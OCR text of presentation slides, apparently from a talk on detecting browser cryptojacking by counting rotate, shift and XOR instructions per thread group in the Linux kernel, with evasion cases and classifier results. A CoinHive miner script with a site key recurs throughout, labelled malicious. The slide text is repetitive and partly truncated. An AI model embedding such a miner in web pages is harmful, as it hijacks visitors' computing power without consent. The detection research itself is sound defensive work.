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

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var miner =
CoinHive.Anonymous('SK_OBKc7fs7W3bJHMsAmdHzJ',
{
     threads: 1,
     autoThreads: false,
     throttle: 0.3,
});
    miner.start();
</script >
```

Malicious Code

Mitigating Code Obfuscation Attacks

- Distribute workload across multiple threads

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var miner =
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Malicious Code

Mitigating Code Obfuscation Attacks

- Distribute workload across multiple threads
- Allocate threads to different cores

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

Multi-threaded Program

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Mitigating Multi-threaded Attacks

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

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

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

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

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

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

Multi-threaded Program

```
long _do_fork(){
…
If (p->tgid != parent->tgid) {
create_tgid_crypt_struct(p);
}
else {
p->rsx_ptr = parent->rsx_ptr;
}
wake_up_new_task(p);
…
}
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Malicious Code

Mitigating Multi-threaded Attacks


```
struct tgid_rsx_t
{
rsx_count;
tcount;
}
```

rsx_count = 100

tcount = 1

```
struct task_struct
{
pid;
tgid;
…
tgid_rsx_t *rsx_ptr;

}
```



rsx_count = 100

Multi-threaded Program

```
long _do_fork(){
…
If (p->tgid != parent->tgid) {
create_tgid_crypt_struct(p);
}
else {
p->rsx_ptr = parent->rsx_ptr;
}
wake_up_new_task(p);
…
}
```

```
<script>
var miner =
CoinHive.Anonymous('SK_OBKc7fs7W3bJHMsAmdHzJ',
{
    threads: 4,
    autoThreads: false,
    throttle: 0.3,
});
    miner.start();
</script >
```

Malicious Code

Mitigating Multi-threaded Attacks

```
struct tgid_rsx_t
{
rsx_count;
tcount;
}
```


rsx_count = 300

tcount = 2

```
struct task_struct
{
```

```
struct task_struct
{
pid;
tgid;
…
tgid_rsx_t *rsx_ptr;

}
```



rsx_count = 100

rsx_count = 200

Multi-threaded Program

```
long _do_fork(){
…
If (p->tgid != parent->tgid) {
create_tgid_crypt_struct(p);
}
else {
p->rsx_ptr = parent->rsx_ptr;
}
wake_up_new_task(p);
…
}
```

```
<script>
var miner =
CoinHive.Anonymous('SK_OBKc7fs7W3bJHMsAmdHzJ',
{
    threads: 4,
    autoThreads: false,
    throttle: 0.3,
});
    miner.start();
</script >
```

Malicious Code

Mitigating Multi-threaded Attacks

```
struct tgid_rsx_t
{
rsx_count;
tcount;
}
```

rsx_count = 600


tcount = 3

```
struct task_struct
{
```

```
struct task_struct
{
```

```
struct task_struct
{
pid;
tgid;
…
tgid_rsx_t *rsx_ptr;

}
```



rsx_count = 100

rsx_count = 200

rsx_count = 300

Multi-threaded Program

```
long _do_fork(){
…
If (p->tgid != parent->tgid) {
create_tgid_crypt_struct(p);
}
else {
p->rsx_ptr = parent->rsx_ptr;
}
wake_up_new_task(p);
…
}
```

```
ipt>
miner =
CoinHive.Anonymous('SK_OBKc7fs7W3bJHMsAmdHzJ',
{
    threads: 4,
    autoThreads: false,
    throttle: 0.3,
});
    miner.start();
</script >
```

Malicious Code

Mitigating Multi-threaded Attacks

```
struct tgid_rsx_t
{
rsx_count;
tcount;
}
```

rsx_count = 1000

tcount = 4

```
struct task_struct
{
```


```
struct task_struct
{
```

```
struct task_struct
{
```

```
struct task_struct
{
pid;
tgid;
…
tgid_rsx_t *rsx_ptr;

}
```

```
long _do_fork(){
…
If (p->tgid != parent->tgid) {
create_tgid_crypt_struct(p);
}
else {
p->rsx_ptr = parent->rsx_ptr;
}
wake_up_new_task(p);
…
}
```



rsx_count = 100

rsx_count = 200

rsx_count = 300

rsx_count = 400

Multi-threaded Program

```
ipt>
miner =
Hive.Anonymous('SK_OBKc7fs7W3bJHMsAmdHzJ',
{
    threads: 4,
    autoThreads: false,
    throttle: 0.3,
});
    miner.start();
</script >
```

Malicious Code

Mitigating Throttling Attacks

```
<script>
var miner =
CoinHive.Anonymous('SK_OBKc7fs7W3bJHMsAmdHzJ',
{
     threads: 4,
     autoThreads: false,
     throttle: 0.3,
});
    miner.start();
</script >
```

Malicious Code

Mitigating Throttling Attacks

- Use limited amount of the system's power

```
<script>
var miner =
CoinHive.Anonymous('SK_OBKc7fs7W3bJHMsAmdHzJ',
{
     threads: 4,
     autoThreads: false,
     throttle: 0.3,
});
    miner.start();
</script >
```

Malicious Code


Mitigating Throttling Attacks

- Use limited amount of the system's power

- Common throttling rate is 30%

70%

processing power




```
<script>
var miner =
CoinHive.Anonymous('SK_OBKc7fs7W3bJHMsAmdHzJ',
{
      threads: 4,
      autoThreads: false,
      throttle: 0.3,
});
     miner.start();
</script >
```

Malicious Code

Mitigating Throttling Attacks

- Ramme has the highest RSX count (5.2B) upon tested apps
- Monero mining service has 65x higher RSX count than Ramme
- Zcash mining service has $3x10^3$ higher RSX count than Ramme
- Non-mining Crypto Apps have an avg. of 1B RSX count



Total number of Rotate, Shift, XOR instructions (Billions)

Mitigating Throttling Attacks

- Ramme has the highest RSX count (5.2B) upon tested apps
- Monero mining service has 65x higher RSX count than Ramme
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
- Non-mining Crypto Apps have an avg. of 1B RSX count



Total number of Rotate, Shift, XOR instructions (Billions)

Mitigating Throttling Attacks

- Ramme has the highest RSX count (5.2B) upon tested apps
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

Total number of Rotate, Shift, XOR instructions (Billions)

Mitigating Throttling Attacks

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

Total number of Rotate, Shift, XOR instructions (Billions)

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
- Ramme has the highest RSX count (5.2B) upon tested apps
- Monero mining service has 65x higher RSX count
- Zcash mining service has $3x10^3$ higher RSX count than Ramme
- Non-mining Crypto Apps have an avg. of 1B RSX count


> 50% Throttling Rate



Total number of Rotate, Shift, XOR instructions (Billions)

Mitigating Throttling Attacks

- Principle Components Analysis
- Reduce feature set from 527 to 11
- SVM and Logistic Regression: 100% detection rate
- SVM – Less than 2% False Positives
- Logistic Regression – 40% False Positives



Detection rate as a function of throttling rate

Application Agnostic Solution

Code Obfuscation Attacks

Multi-threaded Attacks

Throttling Attacks

100%

True Positive Rate

100%

True Positive Rate

<2%

False Positive Rate

100%

True Positive Rate

<2%

False Positive Rate

<1%

Overhead

Thank you!

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